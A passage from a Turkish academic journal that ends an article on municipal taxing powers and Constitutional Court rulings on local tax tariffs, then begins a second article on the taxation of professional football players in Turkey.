Çevre ve Temizlik Vergisinin konusunu ise; belediyelerin çevre ve temizlik hizmetlerinden yararlanan, belediye sınırları ve mücavir alanlar içerisinde bulunan konut, işyeri ve sair şekillerde kullanılan binalar oluşturmaktadır (m. 44). Konutlara ait olan çevre ve temizlik vergisinin hesaplanması, su tüketim miktarı esas alınarak metreküp başına büyükşehirlerde 15 Ykr, diğer yerlerde 12 Ykr olarak yapılmaktadır. İşyerleri ve sair şekilde kullanılan binalara ait temizlik vergisi ise Kanun’da gösterilen tarifeye uygun olarak alınmaktadır.

Çevre ve Temizlik Vergisi belediyelerce tahsil edilir. Ancak su ve kanalizasyon hizmetleri ayrı bir kanunla düzenlenmiş bulunan büyükşehirlerde, büyükşehir belediyeleri sınırları ve mücavir alanları için su ve kanalizasyon idaresince tahsil edilir. Su ve kanalizasyon idareleri tarafından tahsil edilen Çevre ve Temizlik Vergisi ve gecikme zammı ilgili belediyeye ödenir. Ayrıca tahsil edilen bu vergi ve gecikme zammının %20’sini çöp imha tesislerinin imha kurulması ve işletilmesi amacına özgü olmak üzere büyükşehir belediyesi hesabına aktarılır. Büyükşehir belediye sınırları içerisindeki belediyeler tarafından tahsil edilmesi durumunda da aynı oranda aktarım yapılması söz konusudur.

2464 sayılı kanun kapsamında düzenlenmeyip 1319 sayılı Emlak Vergisi Kanunu’nda yer verilen Emlak Vergisi, 3239 sayılı kanun ile 1985 yılında belediye vergisi haline getirilmiştir. Emlak vergisi; bina ve arazi vergisi olarak iki şekilde düzenlenmiştir. Bina vergisinin konusunu; Türkiye sınırları içerisinde bulunan binalar oluşturmaktadır (1319 sayılı Kanun m. 1). Verginin oranı meskenler ve diğer binalar için farklı belirlenmiş olup; meskenlerde binde bir, diğer binalarda ise binde ikidir (1319 sayılı Kanun m. 8). Arazi vergisinin konusunu ise; Türkiye sınırları içerisinde bulunan arazi ve arsalar oluşturmaktadır (1319 sayılı Kanun m. 12). Verginin oranı araziler için binde bir, arsalar için binde üçtür (1319 sayılı Kanun m. 18). Bu oranlar hem bina hem arazi vergisi için, 5216 sayılı Kanun kapsamında yer alan büyükşehir belediye sınırları ve mücavir alanları içerisinde %100 artırımlı olarak uygulanmaktadır. Bakanlar Kurulu vergi oranlarını yarısına kadar indirmeye ve üç katına kadar çıkarmaya yetkisine sahiptir. Bina ve arazi vergisi ilgili belediye tarafından toplanmaktadır. İl veya ilçe sınırlarında birden fazla belediye bulunması durumunda, belediye sınırları veya mücavir alanlar dışında kalan bina ve araziye ait verginin tarhına yetkili belediye, ilgili valilerce belirlenecektir (1319 sayılı Kanun m. 11-21). Emlak vergisinin belediyelere devredilmesi, mali özerklik açısından olumlu olsa da oranın düşüklüğü ve belirleme yetkisinin belediye meclisleri yerine Bakanlar Kurulu’na bırakılması eleştirilmiştir (Yüce: 27).

2464 sayılı kanunda yer alan bir diğer gelir unsuru da harçlardır. Kanunun, belediye harçları başlıklı ikinci kısmında, Temizleme ve Aydınlatma Harcı (1985 tarihli 3239 sayılı Kanun’un 1.

maddesi ile mülga), İşgal Harcı, Tatil Günlerinde Çalışma Ruhsatı Harcı, Kaynak Suları Harcı, Tellallık Harcı, Hayvan Kesimi, Muayene ve Denetleme Harcı, Ölçü ve Tartı Aletleri Muayene Harcı, Bina İnşaat Harcı ve Çeşitli Harçlar yer almaktadır.

İşgal harcının konusunu; belediye sınırları içerisinde yer alan, kanunda sayılmış olan yerlerden birinin satış veya sair gayelerle ve yetkili merciden izin alınmak suretiyle geçici olarak işgali oluşturmaktadır (m. 52). Harcın tarifesı, kanunda en az ve en üst sınırlar belirlenmek suretiyle gösterilmiştir. Bu madde kapsamında düzenlenmiş olan vergi harç ve tarifeleri ile ilgili, 2014/5896 sayılı Bakanlar Kurulu kararının uygulanacağı ifade edilmiştir. İşgal harcı, belediyelere ödenecektir.

Tatil Günlerinde Çalışma Ruhsatı Harcının konusunu; belediyelerin iznine bağlı olarak milli bayram günlerinde çalışabilmek için ruhsat verilmesi oluşturmaktadır (m. 58). Bu harcın tarifesinin işin içeriğine göre belirleneceği ve senelik 20 TL'den az ve 800 TL'den fazla olmayacağı düzenlenmiştir. 2013 yılında yapılan değişiklik öncesi, miktarlar arasında harcı belirleme yetkisi belediye meclislerine aiten 6487 sayılı ve 24.05.2013 tarihli Kanunun 15. maddesi ile yapılan değişiklik sonrası bu ibare kaldırılmış ve 96. maddeye göre belirlenmesi hüküm altına alınmıştır. Bu madde kapsamında düzenlenmiş olan vergi harç ve tarifeleri ile ilgili, 2014/5896 sayılı Bakanlar Kurulu kararının uygulanacağı ifade edilmiştir.

Kaynak Suları Harcının konusunu; işlenmiş sular da dahil olmak üzere özel kaplara doldurulmak suretiyle satılması amaçlanan kaynak sularının belediyelerce kontrol edilerek ait oldukları kaynakları gösterecek özel işaretlerin bu kaplara konulması oluşturmaktadır (m. 63). Bu harç, kanunda belirtilen en az ve en çok miktarlar arasında Bakanlar Kurulu tarafından düzenlenen tarifeye göre alınmaktadır. Madde kapsamında düzenlenen harç oranları, 25808 sayılı ve 07.05.2005 tarihli Resmi Gazete'de yayımlanan 2005/8730 sayılı ve 13.04.2005 tarihli Bakanlar Kurulu kararında gösterilmiştir. Bu harç, özel işaret koyan belediyeye, bu iş esnasında peşin olarak ödenir. Başka belediye sınırları içerisinde satışa arz edilmesi durumunda ise tekrar harç alınmaz.

Tellallık Harcının konusunu; belediye sınırları ve mücavir alanlar içerisinde yer alan ve belediyelerin sahip olduğu balıkthane, hal, mezar yerleri ve ilgili kişinin arzusunun göre belediye tellalı ve münadisi bulundurulmuş başkaca yerlerde, tüzel veya gerçek kişilerce her şekilde her çeşit menkul ve gayrimenkul mal ve mahsullerin satışı oluşturmaktadır (m. 70). Tellallık Harcının oranı kanunda; %2 olarak belirlenmiştir. Ancak satışın 100 Yeni Türk Lirasını aşması durumunda, aşan kısım için oran %1 olarak düzenlenmiştir.

Hayvan Kesimi, Muayene ve Denetleme Harcının konusunu; belediye sınırları ve mücavir alanlar içerisinde yer alan, belediye ya da yetkili kurumlarca izin verilmesine bağlı olarak özel kişi veya kuruluşlarca kurulan mezbaha ve kanaralarda hayvanların kesim öncesinde ve kesimden sonra muayene edilmesi ya da bu alanlar dışında kesilen hayvanların belediye sınırları içerisinde satılması durumunda etlerin sağlık açısından kontrolü ve muayenesi oluşturmaktadır (m. 72). Harcın tarifesı; kanunda en az ve en çok miktarları belirtilmek suretiyle düzenlenmiştir. Bu maddede düzenlenen oranlar ile ilgili, yukarıda da belirtilen 2005/8730 sayılı Bakanlar Kurulu kararının uygulanacağı ifade edilmiştir.

Ölçü ve Tartı Aletleri Muayene Harcının konusunu; ilgili kanun ve tüzük hükümleri uyarınca ölçü ve tartı alet ve araçlarının, ölçeklerin damgalanması oluşturmaktadır (m. 76). Bu harcın tarifesı de kanunda en az ve en çok miktarlar belirtilmek suretiyle gösterilmiştir. Bakanlar Kurulu'nun 2005/8730 sayılı kararında, bu maddede düzenlenen harç oranlarıyla ilgili tarife belirlenmiştir.

Bina İnşaat Harcı ise 2464 sayılı Kanun Ek Madde 1 ve 6 arasında düzenlenmiştir. Harcın konusu genel olarak; belediye sınırları ve mücavir alanları içerisinde ilave ve tadiller de dâhil olmak üzere yapılan her çeşit bina inşaatı için alınan inşaat ve tadilat ruhsatı alınmasıdır. Bu harç, ruhsat alınmasından önce ilgili belediyeye ödenir. Harcın tarifesı, konut ve işyeri ihtiyacı için ayrı ayrı olmak üzere, kanunda en az ve en çok miktarlar belirtilmek suretiyle düzenlenmiştir. Kanunda düzenlenen harç oranları ile ilgili olarak 2005/8730 sayılı Bakanlar Kurulu kararında belirlenen tutarlar uygulanmaktadır.

Son olarak Çeşitli Harçlar başlığı altında; Kayıt ve Suret Harcı, İmar ile İlgili Harçlar, İşyeri Açma İzin Harcı, Muayene, Ruhsat ve Rapor Harcı, Sağlık Belgesi Harcı ve Esnaf Belgesi Muafılığı Harcı düzenlenmiştir. Bu harçların tarifeleri 84. maddede en az ve en çok tutarları gösterilmek suretiyle belirtilmiştir.

Bu gelirlerle ilgili büyükşehir belediyeleri ile ilçe belediyeleri arasında yetki paylaşımının nasıl olduğunu belirlemek için 5216 sayılı Büyükşehir Belediye Kanunu'nda yer alan hükümlere bakmak

gerekmektedir. Kanun, büyükşehir belediyesi ile büyükşehir sınırları içerisinde yer alan belediyeleri kapsamına almakta ve aralarındaki ilişkiyi düzenlemektedir. Büyükşehir belediyesi de diğer belediyeler gibi idari ve mali yönden özerkliğe sahip olup kanunla kendisine verilen vazife ve sorumlulukları yerine getirmektedir.

Kanunun 23. maddesinde büyükşehir belediyesinin gelirleri düzenlenmiştir. Buna göre; 2464 sayılı Kanununda belirtilen oran ve ilkeler çerçevesinde büyükşehir belediyesince toplanacak at yarışları dâhil müşterek bahislerden tahsil edilen Eğlence Vergisinin %20'si, müşterek bahse konu yarışların gerçekleştirildiği yer belediyesine, %30'u diğer ilçe belediyelerine nüfusları baz alınarak dağıtılır. Kalan %50 büyükşehir belediyesine aittir. Büyükşehir belediyesine ait olan spor, eğlence ve dinlenme yerleri ile yeşil sahalara, sosyal ve kültürel tesisler içerisinde tahsil edilen her çeşit vergi resim ve harçlar bu belediyeye aittir. 5216 sayılı Kanunun 7/1-g maddesinde söylenen alanlarla bu alanlara cephesi olan binaların üzerinde yer alan her çeşit ilan ve reklamların vergisi de büyükşehir belediyesine aittir. Ayrıca bu hizmetlerin büyükşehir belediyesince gerçekleştirilmiş olması koşuluyla, 2464 sayılı Kanunda belirtilen oran ve ilkelere göre toplanan yol, su ve kanalizasyon harcamalarına katılma payları da büyükşehir belediyesine aittir.

2464 sayılı Kanun'un 1981 yılında ilk yayımlanan halinde bazı vergi ve harçlar için belediyelere tutar ve oranları belirleme yetkisinin verildiği görülmektedir (Bozdoğan ve Çataloluk, 2017: 441). Oran ve tutarları belirleme yetkisi bu kanunla getirilmiş değildir. Bu kanundan önce de belediyelere benzer yetki verildiği görülmektedir. 2464 sayılı Kanun'un ilk halinde ifade edilen yukarıdaki düzenlemeler doğrultusunda belediyeler vergilendirme yetkisini uzun süre kullanmışlardır (Yakar ve Gündüz, 2014: 125). Ancak 2011 yılında Anayasa Mahkemesinin 2464 sayılı Kanun'un 96/B maddesini iptal etmesi üzerine, 2013 yılında çıkarılan 6487 sayılı Kanun ile bu yetkileri Bakanlar Kurulunun kullanacağı düzenlenmiştir.

Görüldüğü üzere kanunda aşağı ve yukarı sınırları gösterilen belediye harçlarının büyük çoğunluğu 2005/8730 sayılı Bakanlar Kurulu kararıyla belirlenirken, 2011 yılında Anayasa Mahkemesi'nin vermiş olduğu iptal kararı¹ sonrası belediye vergilerinin tarifeleri de 2014/5896 sayılı Bakanlar Kurulu kararıyla belirlenmiştir².

¹ E. 2010/62 ve K. 2011/175 sayılı 29.12.2011 tarihli Anayasa Mahkemesi Kararı (<http://kararlaryeni.anayasa.gov.tr/Karar/Content/e0da3b2c-10b3-4dea-b914-b1a5a29c3ac9?excludeGerekce=False&wordsOnly=False>) (15.01.2018).

² Kararın gerekçesinde ise öncelikle verginin anayasal sınırlar içerisinde salınması ve toplanması zorunluluğundan bahsedilmiş, Anayasa'nın 73. maddesinde yer alan ilkelere ve vergilerle ilgili özel olarak düzenlenmiş kanunilik ilkesine dikkat çekilmiştir. Keyfi uygulamaların önlenmesi için vergilendirme ile ilgili belli başlı temel unsurların kanunlarla düzenlenmesi gerektiği; ancak kanun koyucunun her konuyu bütün kapsam ve ayrıntılarıyla kanunla düzenlemesinin mümkün olmadığı durumlarda sınırları çizilerek ve bu sınırlar içerisinde kalmak şartıyla uygulamaya dair konularda yürütme organına açıklayıcı ve tamamlayıcı nitelikte idari işlem yapma yetkisi verilebileceği belirtilmiştir. Karar gerekçesinin son kısmı ise şu şekildedir:

"İtiraz konusu kuralda, belediye gelirleri arasında yer alan bazı vergilerin maktu tarifelerini, kanunda belirlenen alt ve üst sınırlar arasında kalmak kaydıyla belirleme yetkisi belediye meclislerine verilmiştir. Belediye meclislerine verilen bu yetki, kanun koyucu tarafından vergilemenin temel öğelerinin belirlenerek uygulamaya, tekniğe ve uzmanlığa ilişkin konularda yürütme organına verilen düzenleyici idari işlemlerde bulunma yetkisi ya da kanunla getirilen bir düzenlemeyi açıklayıcı ve tamamlayıcı nitelikte verilen bir yetki olmayıp doğrudan vergi miktarının belirlenmesine ilişkin bir yetkidir.

Anayasa'nın 73. maddesinin dördüncü fıkrasında, 'vergi, resim, harç ve benzeri yükümlülüklerin muaflık, istisnalar ve indirimleriyle oranlarına ilişkin hükümlerinde kanunun belirttiği yukarı ve aşağı sınırlar içinde değişiklik yapmak yetkisi Bakanlar Kuruluna verilebilir' denilmektedir. Buna göre, Bakanlar Kurulu, yasanın belirttiği alt ve üst sınırlar içinde değişiklik yapabilecek, ancak bu sınırları aşacak biçimde herhangi bir düzenleme getiremeyecektir. Bakanlar Kurulu'na verilen bu yetki istisnai bir yetkidir. Vergilendirmede esas kural, vergilerin kanunla konulup, kaldırılması ve değiştirilmesidir. Dolayısıyla bu konularda yukarı ve aşağı sınırları belirleme yetkisi kanun koyucuya aittir. Bu sınırlar içinde değişiklik yapma yetkisi ise kanunun öngörmesi koşuluyla ancak Bakanlar Kurulu'na verilebilir.

Bu nedenle, belediye meclislerine vergi tarifesini belirleme yetkisi veren kural Anayasa'nın 73. maddesine aykırıdır. İptali gerekir.

Ancak Anayasa Mahkemesi yukarıda belirtilen iptal kararının üzerinden çok geçmeden belediyelerin vergilendirme yetkisi ile ilgili ilk karardan farklı bir karara³ imza atmıştır. Anayasa Mahkemesi bu kararda anayasaya aykırılık bulunmadığı sonucuna ulaşmıştır⁴. Ancak esas incelenmesinde de belirttiği gibi harçlar da vergiler gibi kabul edildiği için vergilendirme yetkisinin kapsamına girmektedir. 2011 yılında verilen kararda ise bu yetkinin belediye meclisince kullanılmasının Anayasa'nın 73. maddesinde aykırılığı sebebiyle iptal kararı vermişti. Son kararda ise salt 73. madde yönünden değerlendirme yapmamış, yerel yönetimlerle ilgili 127. madde ve Avrupa Yerel Özerklik Şartı'nın 9. maddesi de kararda esas almış ve ilk kararın aksine Anayasa'ya aykırılık olmadığına hükmetmiştir. Ülke çapında uygulanma ve yerel nitelikli olma şeklinde İkili bir ayrıma giderek 73. Maddenin uygulanma alanını daraltmıştır. Vergi, resim ve harçların yerel özelliğe sahip olması durumunda 73. maddede yer alan ilkenin dışında kalacağını, dolayısıyla da yerel nitelikli vergiler için belediye meclislerinin vergilendirme yetkisi bulunduğu sonucuna varmıştır. Ancak böyle bir ayrım Anayasa'nın hiçbir maddesinde yoktur (Yakar ve Gündüz, 2014: 138). Bu kararda harcın tarifesi belirleme yetkisinin belediye meclislerine ait olması Anayasa'ya aykırı bulunmamasına rağmen 6487 sayılı ve 24.05.2013 tarihli Kanunla değiştirilmiştir. Harcın, 2014/5896 sayılı Bakanlar Kurulu kararıyla belirlendiği görülmektedir. Son değişiklikler sonrasında, 2464 sayılı Kanun'da belediye meclislerinin tarife belirleme yetkisi bulunmadığı görülmektedir.

2464 sayılı Kanuna bakıldığında belediye gelirlerin ya Bakanlar Kurulu Kararı ile ya da kanun tarafından belirlendiği görülmektedir. Bu sebeple belediye öz gelirleri içerisinde çok önemli bir yere sahip olan vergi, harç ve katılma paylarının oran ve tutarlarını belediyelerin tespit etme yetkisi bulunmadığı sonucuna ulaşılmaktadır (Yakar ve Gündüz, 2014: 130).

³ E. 2012/158 ve K. 2013/55 sayılı 10.04.2013 tarihli Anayasa Mahkemesi Kararı (<http://kararlaryeni.anayasa.gov.tr/Karar/Content/c77ced33-91f9-4dd2-af7f-c08679b65204?excludeGerekce=False&wordsOnly=False>) (17.01.2018).

⁴ Kararda; tatil günlerinde çalışma ruhsatı başvurusu üzerine, 2464 sayılı Kanun'un 60. maddesi uyarınca Belediye Meclisince harç miktarının belirlendiği kararda yer alan "belediyenin belirlemiş olduğu" ibaresinin iptali için başvuru İzmir 1. Vergi Mahkemesinin, kanun maddesini Anayasa'nın ikinci, onuncu ve 73. maddelerine aykırı bularak iptal istemi incelenmiştir.

Esas incelemesi sonucunda; harçların da vergiler gibi anayasal sınırlar içerisinde kanunla konulmasının zorunluluğu belirtilmiştir. Anayasa'nın 127. maddesinde öngörülen yerel yönetimlerin özerkliği ilkesinin mali özerkliği de kapsamına aldığı, mali özerkliğin de merkezi yönetimin malvarlığından ayrı bir mal varlığı, bağımsız gelir kaynakları ve bütçeye sahip olunması anlamına geldiği ifade edilmiştir. Gerekçe şu şekildedir:

"Anayasa'nın 73. maddesinin dördüncü fıkrasında, Bakanlar Kuruluna tanınan yetki, etki ve sonuçları itibariyle bölünebilir olmayan, merkezi idare tarafından ülke çapında uygulanan vergilere ilişkin bir yetkidir. 2464 sayılı Kanun'da yer alan vergi, resim, harç ve benzeri mali yükümlülüklerle bakıldığında ise hepsinin mahalli niteliğinin öne çıktığı görülmektedir. Anılan dördüncü fıkra Bakanlar Kuruluna verilen yetki, mahalli müşterek ihtiyaçların karşılanması amacıyla yerel bazda yerel yönetimlerin yetkilendirilmesine engel teşkil etmemektedir. Esasen mahalli idarelerin yerel düzeydeki müşterek ihtiyaçlarının karşılanmasında kendilerine bir takım mali yetkiler tanınması Anayasa'nın 127. maddesinde belirtilen idari ve mali özerkliklerinin gereğidir. Bir başka ifadeyle yerel özelliği baskın olan vergi, resim ve harçların, sınırları belli edilmek kaydıyla yerel idarelerin yetki alanları içinde bırakılması demokratik devlet ilkesine uygun düşmektedir.

... düzenlemenin, merkezden yönetimin görev yükünü hafifletmeyi de amaçladığı anlaşılmaktadır.

... belediyelerin hizmet maliyetlerinin ve buna karşılık gelirlerinin bir kısmının kendi yetkili organları tarafından belirlenmesi, Anayasa'nın 127. maddesinde ifade edilen "yerel yönetimlerin özerkliği" ilkesine de uygundur.

Vergilendirme yetkisinin sahibi olan Devletin, bu yetkisini uygun göreceği sınırlar içinde ülke çapında uygulanan vergiler yönünden Bakanlar Kurulu eliyle kullanması Anayasa'nın 73. maddesinin gereğidir. Ancak yerel idarelere vergilendirme konusundaki yasama yetkisi devredilmeksizin, bir kısım vergi, resim, harç ve benzeri yükümlülükler bakımından yerel idarelere kanunda tespit edilmiş sınırlar içinde belirleme yetkisinin verilmesini öngören kuralda, Anayasa'nın 73. ve 127. maddelerine aykırı bir durumun bulunmadığı açıktır.

Nitekim Türkiye'nin de onaylamış olduğu Avrupa Yerel Yönetimler Özerklik Şartı'nın 9. maddesinin (3) numaralı fıkrasında da, "Yerel makamların mali kaynaklarının en azından bir bölümü, kanunun koyduğu sınırlar dâhilinde, oranlarını kendilerinin belirleyebilecekleri yerel vergi ve harçlardan sağlanacaktır." biçiminde bir düzenleme yer almaktadır.

Açıklanan nedenlerle, itiraz konusu kural Anayasa'nın 73. ve 127. maddelerine aykırı değildir. İptal isteminin reddi gerekir."

Yerel yönetimlere bazı vergileri toplama yetkisinin verilmesi, verginin matrah ve oranını belirleyebilecekleri ya da istisna ve muafiyetlerde değişiklik yapabilecekleri anlamına gelmemektedir. Zira Anayasa’da yer alan 73. maddenin 3. ve 4. fıkraları kısıtlayıcı ve sınırlayıcı hükümler içermektedir. Bu sebeple Türkiye’de yerel yönetimlere sınırsız bir vergilendirme yetkisinin tanınması söz konusu değildir (Tavşancı, 2004: 3).

Ancak; Bakanlar Kurulu’nun sahip olduğu yetkinin kullanılması aşamasında yerel yönetimlerin alınan kararlara katılımının sağlanması, yerel yönetimlerin vergilendirme sürecinde karar mekanizmaları içerisinde etkinliğinin sağlanması, mali özerklik için önemlidir. Mali özerklik dâhilinde mali şeffaflık ve hesap verilebilirlik ilkelerine uyulmasıyla, yerel yönetimlere matrah ve nispetini tespit etme yetkisi tanınması gerekmektedir (Egeli ve Diril, 2012: 40).

Sonuç

Vergilendirme yetkisi, devletin gelir kaynakları sağlama konusunda sahip olduğu en önemli güçtür. Bu gücün ülke içerisinde sınırlandırılması, diğer bir ifadeyle kamu tüzel kişilerine devredilmesi de, ülkelerin siyasi tercihlerine, yönetim şekillerine, demokrasi algılarına göre oluşmakta olup zaman içerisinde ihtiyaçlara ve koşullara uygun değişimlere uğrayabilmektedir.

Bu kapsamda yerel hizmetleri yürütmekle görevli olan ve seçmenlerine karşı sorumlu bulunan belediyelerin vergilendirme yetkisi, son yıllarda artan önemleri dolayısıyla daha da kritik hale gelmiştir. Mali özerkliğin sağlanması ve merkezi yönetime karşı güçlü konumda olabilmeleri için demokratik yönetime sahip ülkelerde vergilendirme yetkisinin sınırlı da olsa belediyelere verilmesi yolu tercih edilmektedir. Bu durum, yerel vergilerin ihtiyaca uydurulabilmesi ve hızlı karar alabilme gibi faydaları bünyesinde taşımaktadır. Ayrıca merkezi yönetimin yetkinin yanında sorumluluğu da devretmesi söz konusu olmaktadır.

Türkiye’de kaynakların merkezi yönetim ve yerel yönetimler arasında paylaşılması açısından tutarlı bir sistem oluşturulamamıştır. Bazı vergileri toplama konusunda yerel yönetimlere yetki verilmiş olsa da Anayasa’nın 73. maddesindeki sınırlamalar sınırsız vergilendirme yetkisi devrinin karşısında durmaktadır.

Belediyelerin vergilendirme yetkisi konusunda Anayasa Mahkemesi, çalışmada da ayrıntılı şekilde incelenen iki karara imza atmıştır. İki karar da göz önüne alındığında, ilk kararın Anayasa’da yer alan somut kurallara daha uygun olduğu görülmekle birlikte, yerel yönetimlerin mali özerkliğinin sağlanması, uluslararası anlaşmaların gereklerine ve çağın getirdiği ihtiyaçlara uygunluk açısından Anayasa Mahkemesi’nin son kararının da pratikte ihtiyaçları daha iyi karşıladığı kabul edilmelidir.

Bu sebeplerle, Anayasa’nın 73. maddesinde Avrupa Yerel Özerklik Şartı’na uygun olarak revizyona gidilmesinin, demokratik hukuk devleti ve yerel yönetimlerin mali özerkliğinin tam anlamıyla sağlanabilmesi ve etkin şekilde çalışması açısından yararlı olacağı kanaatine varılmıştır.

Kaynakça

- Akce, T. (2014). Türkiye’de Genel Bütçe Vergi Gelirlerinden Belediyelere Ayrılan Payların Analizi. *Sayıştay Dergisi*. (94). 29-51.
- Akyazan, A. E. (2009). Vergilendirme Yetkisinin Türkiye’deki Gelişimi. *TBB Dergisi*. (80). 1-30.
- Bozdoğan, D, Çataloluk, C. (2017). Belediyelerin Vergilendirme Yetkisinin Kanunilik İlkesi Açısından İncelenmesi. *Ordu Üniversitesi Sosyal Bilimler Araştırmaları Dergisi*. 7(3). 433-444.
- Bozdoğan, D. İlk. E. (2016). Vergilendirme Yetkisinin Bir Sınırlandırıcısı Olarak Hukuki Güvenlik İlkesi. *Journal of International Management, Educational and Economics Perspectives*. 4(2) 2016. 28-38.
- Budak, T. *Yakar, S.* (2007). *Vergilendirme Yetkisinin Sınırlandırılması*. Ç. Ü. Sosyal Bilimler Enstitüsü Dergisi. 16(1). 2007. 133-144.
- Çağan, N. (1982). Vergilendirme Yetkisi. *Kazancı Hukuk Yayınları*. İstanbul. 1982.
- Egeli, H. Diril, F. (2012). Türkiye’de Yerel Yönetimlerde Mali Özerklik ve Vergilendirme Yetkisi. *Sayıştay Dergisi*. (84). 2012. 25-44.
- Güler, B. (1997). Belediye Gelirlerinin Yapısı: 1925-1989. *Çağdaş Yerel Yönetimler Dergisi*. 3(1). 19-37.
- Güneş, G. (2011). Verginin Yasallığı İlkesi. On İki Levha Yayıncılık. İstanbul.
- Karakoç, Y. (1996). Türk Hukuku’nda Vergi Kanunlarının Anayasa’ya Uygunluğunun Yargısal Denetimi. *Anayasa Yargısı* 13. Anayasa Mahkemesi Yayını. Ankara.
- Keleş, R. (1987). Belediye Gelirleri. *Amme İdaresi Dergisi*. 20(4). 63-87.
- Öncel, M. Kumrulu, A. Çağan N. (1992). Vergi Hukuku. Ankara Üniversitesi Hukuk Fakültesi Yayınları No: 494. Ankara.
- Öz, S. (2012). Anayasa Mahkemesinin Belediye Meclislerinin Vergilendirme Yetkisiyle İlgili Kararına İlişkin Bir Değerlendirme. *Ankara Üniversitesi SBF Dergisi*. 67(4). 63-88.
- Saraçoğlu, F. (2003). Vergilendirme Yetkisi ve Türkiye – Avrupa Birliği İlişkileri. *Gazi Üniversitesi İ.İ.B.F. Dergisi*. 5(3). 175-189.

- Tavşancı, A. (2004). Türkiye’de Yerel İdarelerin Vergilendirme Yetkisi Ve 1982 Anayasası. Trakya Üniversitesi Sosyal Bilimler Dergisi. 4(1). 1-14.
- Topal, A. K. (2004). Belediyelerin Özgelirlerinin Artırılmasında Vergilendirme Yetkisi: Ülkeler Arası Bir Karşılaştırma. Atatürk Üniversitesi İktisadi ve İdari Bilimler Dergisi. 18(3-4). 119-133.
- Tosuner, M. (1995). Mahalli İdarelerde Vergilendirme Yetkisi. D.E.Ü.İ.İ.B.F. Dergisi,, 10(II). 259-272.
- Türkoğlu İ. (2014). Belediyelerde Vergilendirme Yetkisi. C. Ü. İktisadi ve İdari Bilimler Fakültesi. 15(1). 421-432.
- Yakar, S. Gündüz, İ. O. (2014). Türkiye’de Belediyelerin Vergilendirme Yetkisi: “Var” mı “Yok” mu İşte Bütün Mesele Bu. Sayıştay Dergisi. 92. 117-141.
- Yetkin, H. (2013). Merkezi Yönetim ve Yerel Yönetim Arasındaki Mali İlişkide Belediyelerin Rolü: Karşılaştırmalı Bir İnceleme. Hukuk Ve İktisat Araştırmaları Dergisi. 5(2). 77-92.
- Yüce, M. Belediye Hizmetleri ve Vergi Gelirleri Hakkında Bir Değerlendirme. 20-29.

Türkiye’de Profesyonel Futbolcuların Vergilendirilmesi

Tülin CANBAY*

Öz

Günümüzün bacasız sanayisi olarak da tanımlayabileceğimiz futbol, ekonomik olarak sürekli gelişme gösteren bir sektör haline gelmiştir. Hatta futbol bir pazara dönüştürülmüş, büyük paralar harcanarak, kariyerli futbolcular ve teknik adamların transfer edildiği bir futbol endüstrisi yaratılmıştır. Bu durum karşısında, büyük bir ekonomik organizasyon haline gelen futbolun ve futbolcuların vergilendirilmesi, ülkelerin gelir idarelerinin üzerinde önemle durduğu bir konu olmuştur.

Ülkemizde ise maalesef futbolun geliştirilmesi amacıyla futbolculara tanınan vergisel ayrıcalıklar, profesyonel futbolcular açısından ülkemizi adeta bir vergi cennetine dönüştürmüştür. Bu çalışmada profesyonel futbolculara sağlanan vergi ayrıcalıkları vergi adaleti ve vergide ödeme gücü açısından ele alınarak, vergileme sonucu yaşanan sorunlar ve çözüm önerileri ortaya konulacaktır.

Anahtar Kelimeler: Profesyonel Futbolcu, Vergileme, Vergi Adaleti

Taxation of Professional Football Players in Turkey

Abstract

Football defined as smokeless industry of the present-day has become a sector making a continuous progress economically. As a matter of fact, football has turned into a market where a vast sum of money is spent and experienced players and coaches are transferred. In such a case, taxation of football of football players which are a giant economical organization has become an issue given great importance by the revenue administrations of the countries.

Unfortunately, tax benefits granted to football players to improve football in our country has turned our country into a tax heaven for football players. The present study discusses such tax benefits granted to professional football players in terms of tax justice and tax payment paying ability and presents the problems and solutions in taxation.

Key Words: Professional Football Players, Taxation, Tax Justice.

GİRİŞ

Futbolun nerede ve nasıl bulunduğu tam olarak bilinmese de insanoğlunun “top” ile oynamaya başlamasının izleri en eski uygarlıklardan biri olan Mısır’da mezarlardaki duvar resimlerinde görülebilmektedir. Mezarlarda ayakla top oynayan insan figürlerine rastlanmıştır. (Okşar,2013). Milattan 2500 yıl önce Çin’de, İmparator Huang-Ti’nin, askerlerine, yere dikilmiş iki mızrak arasından, bir topu ayakla tekmelemek suretiyle geçirmeye çalışarak çeviklik talimleri yaptırdığı eski Çin kaynaklarında belirtilmektedir. (Erdoğan,2008:12.) Yine M.Ö. 600’lü yıllarda topla oynanan ilk oyunun antik Yunan literatüründe “çok sert ve vahşi” olarak refere edilen bir oyun olan “Harpaston” olduğu bilinmektedir (Güven,2010:3).

Dünyanın en eski sporlarından biri olan futbola, günümüzde de en gelişmiş ülkeden üçüncü dünya ülkelerine kadar yediden yetmişe herkesin ilgisi çok yoğundur. Futbolun bugünkü modern şeklini almasına öncülük eden İngiltere sayesinde futbol bir spor dalı olarak tüm dünyaya yayılmıştır. Osmanlı İmparatorluğunu da futbolla tanıştıran yine İngilizler olmuştur. Osmanlı topraklarında ilk futbol maçının 1875’te Selanik’te oynandığı bilinmektedir. 1877 yılında ise İzmir’in Bornova çayırlarında futbol maçları yapılmıştır (<http://www.bornovagencilik.futbol/>).

Futbol, kimileri için bir yaşam biçimi kimileri için basit bir oyun olsa da günümüzde 200’ün üzerinde ülkede 250 milyonu aşkın oyuncu tarafından oynanan ve önemli gelir sağlayan bir endüstriye dönüştüğü görülmektedir (Çalışaneller, 2015). Futbolcuların transferlerinde kulüplere ödenen astronomik bonservis bedelleri, futbolculara ödenen transfer ücretleri, sponsorluk anlaşmaları karşılığı alınan bedeller ve maçlar üzerine oynanan bahisler ile karşımıza devasa bir futbol endüstrisi çıkmaktadır.

Uluslararası Futbol Federasyonları Birliğinin (FIFA) hazırladığı rapora göre, 2015 yılında futbolda uluslararası transferlerin maliyeti yaklaşık 4 milyar dolar olmuştur. FIFA’nın futbolcu transferlerini izlediği Transfer Eşleştirme Sisteminin (Transfer Matching System-TMS) verileriyle hazırlanan rapora göre, 2015’te 15 binden fazla futbolcu bir ülkeden başka bir ülkenin takımına transfer olmuştur. Buna göre yarım saatte bir futbolcu kulüp değiştirmiştir (Ağar, 2017).

* Tülin Canbay is Professor of Celal Bayar Üniversitesi İ.İ.B.F Maliye Bölümü, Turkey.

E-mail: tcanbay@hotmail.com, Bu çalışma, I. Dünya Spor Bilimleri Araştırmaları Kongresi’nde (23-26 Kasım 2017) özet tebliğ olarak sunulmuştur.

